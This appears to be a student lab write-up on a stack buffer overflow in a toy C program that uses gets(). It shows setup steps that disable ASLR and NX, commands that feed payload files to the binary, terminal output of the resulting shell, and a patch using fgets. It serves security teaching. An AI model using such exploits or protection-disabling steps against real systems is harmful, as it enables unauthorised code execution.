Buffer Overflows

Code can be found here: https://github.com/c2003-tamu/413
Quick video demonstration can be found here: https://youtu.be/4s0sdsTUKow

Environment Setup


- Ensure python3 is installed
- Clone git repository
- Navigate to 413/buffer directory
- Run command: echo 0 | sudo tee /proc/sys/kernel/randomize_va_space
- Follow instructions found here: https://davidhamann.de/2020/09/09/disable-nx-on-linux/ to disable nx for 32 bit binaries

NOTE: It was difficult to come up with a generalized solution to this problem, so I created one buffer overflow to open a shell in a virtual machine (virtualbox) and one buffer overflow to open a shell on my local machine. This is because the stack on the virtual machine had some weird, unexpected behavior where I would have to jump much lower in order to hit my NOP sled. To gain more insight on this, simply look at the return address in the payloads (payloads/virtualpayload.py and payloads/localpayload.py). The only difference is that the return address (found directly after the A's in the payload) in the virtual payload is much higher.

NOTE: The shellcode utilized here was the shellcode presented by Dr. Botacin in class.

Exploitation


The bad.c file uses gets(), which is vulnerable to buffer overflows, as seen below:



```c
#include <stdio.h>
#include <string.h>
#include <stdlib.h>


void vulnerable_function(){
    char input[32];
    printf("enter your input: ");
    gets(input);
    printf("you entered: %s\n", input);
}

int main(){
    vulnerable_function();
    printf("exit\n");
    return 0;
}
```

To run this exploit in a virtual machine using virtualbox:

- Run command: cat payloads/virtualinput - | ./bad
- Hit enter twice
- You will now have a shell (although no $ to make your input, as shown below)




Feb 26 21:44
vboxuser@meow: ~/Desktop/413/buffer
vboxuser@meow: ~/Desktop/413/buffer
vboxuser@meow: ~/Desktop
vboxuser@meow: ~/Desktop/413/buffer

```
vboxuser@meow:~/Desktop/413/buffer$ ls
bad  bad.c  good  good.c  Makefile  payloads
vboxuser@meow:~/Desktop/413/buffer$ cat payloads/virtualinput - | ./bad

enter your input: you entered: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA���������������������������������������������
������������������������������������������������������������������������������������������������������������������������
�����������������������������������������������1�Ph//shh/bin��PS�ᐟᄀ

ls
Makefile  bad  bad.c  good  good.c  payloads
whoami
vboxuser
```

To run this exploit locally:

- Run command: cat payloads/localinput - |./bad
- Hit enter twice
- You will now have a shell (although no $ to make your input, as shown below)




```
cade@cade-ThinkPad-T480s:~/Desktop/spring2025/csce413/413/buffer$ cat payloads/localinput - | ./bad

enter your input: you entered: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA������������������������������������������������������������������������������������������������������������������
�������������������������������������������������������������������������������������������������1�Ph//shh/bin��PS�ᐟᄀ

ls
Makefile  bad  bad.c  good  good.c  localinput  payloads
whoami
cade
cd payloads
ls
localinput  localpayload.py  virtualinput  virtualpayload.py
█
```

NOTE: the trick to use cat <input file> - | ./<binary> was found in this stack overflow answer: https://stackoverflow.com/a/31478720

Code Patch


To patch this, I used fgets, which gets a buffer of a specific size, as seen below:



```c
#include <stdio.h>
#include <string.h>
#include <stdlib.h>


void not_vulnerable_function(){
    char input[32];
    printf("enter your input: ");
    fgets(input, sizeof(input), stdin);
    printf("you entered: %s\n", input);
}

int main(){
    not_vulnerable_function();
    printf("exit\n");
    return 0;
}
```

To run this fixed version in a virtual machine using virtualbox:

- Run command: cat payloads/virtualinput - | ./good
- Program will gracefully end, only taking up to the amount of memory allocated for the buffer




vboxuser@meow: ~/Desktop/413/buffer
vboxuser@meow: ~/Desktop/413/buffer
vboxuser@meow: ~/Desktop

```
vboxuser@meow:~/Desktop/413/buffer$ cat payloads/virtualinput - | ./good
enter your input: you entered: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
exit

vboxuser@meow:~/Desktop/413/buffer$
```

To run this fixed version locally:

- Run command: cat payloads/localinput - |./good
- Program will gracefully end, only taking up to the amount of memory allocated for the buffer



```
cade@cade-ThinkPad-T480s:~/Desktop/spring2025/csce413/413/buffer$ cat payloads/localinput - | ./good
enter your input: you entered: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
exit
```